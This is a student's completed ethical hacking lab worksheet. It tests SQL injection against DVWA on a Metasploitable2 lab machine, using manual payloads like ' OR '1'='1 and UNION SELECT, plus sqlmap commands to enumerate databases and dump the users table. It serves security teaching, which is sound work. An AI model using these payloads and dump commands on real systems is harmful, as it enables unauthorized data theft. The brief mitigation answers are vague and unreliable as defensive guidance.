

	NAME		
	REGISTRATION NUMBER		MARKS
	CLASS	DDT	
	COURSE CODE	DFS40203 ETHICAL HACKING	
	LAB EXERCISE	SQL INJECTION	
	LECTURER		

LEARNING OBJECTIVES :

1. Identify SQL Injection vulnerabilities in web applications.
2. Exploit SQL Injection to extract sensitive information.
3. Understand the mitigation techniques to prevent SQL Injection attacks.

TOOLS :

1. Kali Linux
2. Metasploitable2
3. sqlmap

INSTRUCTIONS :

1. Ensure both Kali Linux and metasploitable2 in the same network.
2. Identify ip address for both machine.
3. Ping both machine to ensure that the machine can communicate with each other.

PART 1 : PRACTICAL SESSION

Task 1 : Identifying SQL Injection Vulnerability

1. Open a browser in Kali Linux and navigate to:
 - a. `http://<Metasploitable2_IP>/dvwa/`
2. Log in using default credentials.
 - a. **Username** : admin / **Password** : password
3. Set **DVWA Security Level to Low** under "DVWA Security" settings.
4. Navigate to **Vulnerabilities > SQL Injection**.
5. In the input field for User ID, enter:
 - a. `1' OR '1'='1`
6. Observe and record if the query returns unauthorized access to data.

Task 2 : Manual SQL Injection

1. Try different payloads such as entering them in the 'User ID' input field on the SQL Injection page in DVWA.
 - a. ' OR 1=1 --
 - b. ' UNION SELECT null, database(), user() --
2. Record findings and analyze how SQL Injection manipulates database queries.

Task 3 : Automated SQL Injection using SQLmap

1. Open **Terminal** and run :
 - a. sqlmap -u "http://<Metasploitable-IP>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=<your-session-id>" --dbs
2. Extract the database name and then retrieve tables:
 - a. sqlmap -u "http://<Metasploitable-IP>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=<your-session-id>" -D dvwa --tables
3. Dump user credentials from the "users" table:
 - a. sqlmap -u "http://<Metasploitable-IP>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=<your-session-id>" -D dvwa -T users --dump

PART 2 : UNDERSTANDING & MITIGATION

1. Analyze the impact of SQL Injection on a vulnerable system.
2. Discuss mitigation techniques :
 - a. Using prepared statements.
 - b. Implementing input validation and sanitization.
 - c. Restricting database permissions.
 - d. Using Web Application Firewalls (WAFs).
3. Increase DVWA Security Level and test if SQL Injection still works.

PART 1 : PRACTICAL SESSION

TASK 1 : IDENTIFY SQL INJECTION VULNERABILITIES

First make sure both Kali Linux and Metasploitable 2 are in the same network.

```
msfadmin@metasploitable:~$ ping 192.168.59.129
PING 192.168.59.129 (192.168.59.129) 56(84) bytes of data.
64 bytes from 192.168.59.129: icmp_seq=1 ttl=64 time=0.493 ms
64 bytes from 192.168.59.129: icmp_seq=2 ttl=64 time=0.540 ms
64 bytes from 192.168.59.129: icmp_seq=3 ttl=64 time=0.501 ms

--- 192.168.59.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.493/0.511/0.540/0.027 ms
msfadmin@metasploitable:~$ _
```

```
(kali㉿kali)-[~]
$ ping 192.168.59.128
PING 192.168.59.128 (192.168.59.128) 56(84) bytes of data.
64 bytes from 192.168.59.128: icmp_seq=1 ttl=64 time=1.84 ms
64 bytes from 192.168.59.128: icmp_seq=2 ttl=64 time=0.501 ms
^C
--- 192.168.59.128 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.501/1.169/1.838/0.668 ms
```

Then, open the browser in the kali and type command
“**http://<Metasploitable2_IP>/dvwa/**”

After enter the web fill up using default credentials


Username
admin

Password


Login

Login failed

The interface will shown like this




Set DVWA Security Level to Low under DVWA Security settings.



Navigate to Vulnerabilities > SQL Injection.

In the input field for User ID, enter: **1' OR '1'='1**



Observe and record if the query returns unauthorized access to data.

User ID:

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

TASK 2 : MANUAL SQL INJECTION

a. ' OR 1=1 --

User ID:

← → ↻ ⚠ Not secure 192.168.59.128/dvwa/vulnerabilities/sqli/?id=%27+OR+1%3D1+---&Submit=Submit#

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

After the searching for this error I find the way. Just put ' before and after 1.

User ID:

User ID:

ID: ' OR '1'='1' --
First name: admin
Surname: admin

ID: ' OR '1'='1' --
First name: Gordon
Surname: Brown

ID: ' OR '1'='1' --
First name: Hack
Surname: Me

ID: ' OR '1'='1' --
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1' --
First name: Bob
Surname: Smith

b. ' UNION SELECT null, database(), user() –

Vulnerability: SQL Injection

User ID:

More info

← → ↻ ⚠ Not secure 192.168.59.128/dvwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+null(%2C+
The used SELECT statements have a different number of columns

TASK 3 : AUTOMATED SQL INJECTION USING SQLmap

Open terminal

```
(kali@kali)-[~]
$ sqlmap -u "https://192.168.59.128/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" --cookie="security=low;PHPSESSID=<your-session-id>" -dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:17:59 /2025-03-20/

[20:17:59] [INFO] testing connection to the target URL
[20:17:59] [CRITICAL] can't establish SSL connection

[*] ending @ 20:17:59 /2025-03-20/

(kali@kali)-[~]
$
```

Extract database name and retrieve tables

```
(kali@kali)-[~]
$ sqlmap -u "https://192.168.59.128/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" --cookie="security=low;PHPSESSID=<your-session-id>" -D dvwa -tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:20:36 /2025-03-20/

[20:20:37] [INFO] testing connection to the target URL
[20:20:37] [CRITICAL] can't establish SSL connection

[*] ending @ 20:20:37 /2025-03-20/

(kali@kali)-[~]
$
```

Dump user credentials

```
(kali@kali)-[~]
$ sqlmap -u "https://192.168.59.128/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" --cookie="security=low;PHPSESSID=<your-session-id>" -D dvwa -T users -dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:24:49 /2025-03-20/

[20:24:49] [INFO] testing connection to the target URL
[20:24:49] [CRITICAL] can't establish SSL connection

[*] ending @ 20:24:49 /2025-03-20/

(kali@kali)-[~]
$
```


PART 2 : UNDERSTAND AND MITIGATION

1. **Analyze the impact of SQL Injection on a vulnerable system.**
 - Attackers can steal data from SQL Injection
 - Unauthorized users can access sensitive information
2. **Discuss mitigation techniques :**
 - a. **Using prepared statements.**
 - Use query
 - b. **Implementing input validation and sanitization.**
 - Avoid input like ' and –
 - c. **Restricting database permissions.**
 - Make sure user have permission
 - d. **Using Web Application Firewalls (WAFs).**
 - Use firewall to avoid SQL Injection
3. **Increase DVWA Security Level and test if SQL Injection still works.**

Change security level to High

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to high

Nothing happen. And it not works

Vulnerability: SQL Injection

User ID:

' OR 1=1 --

Submit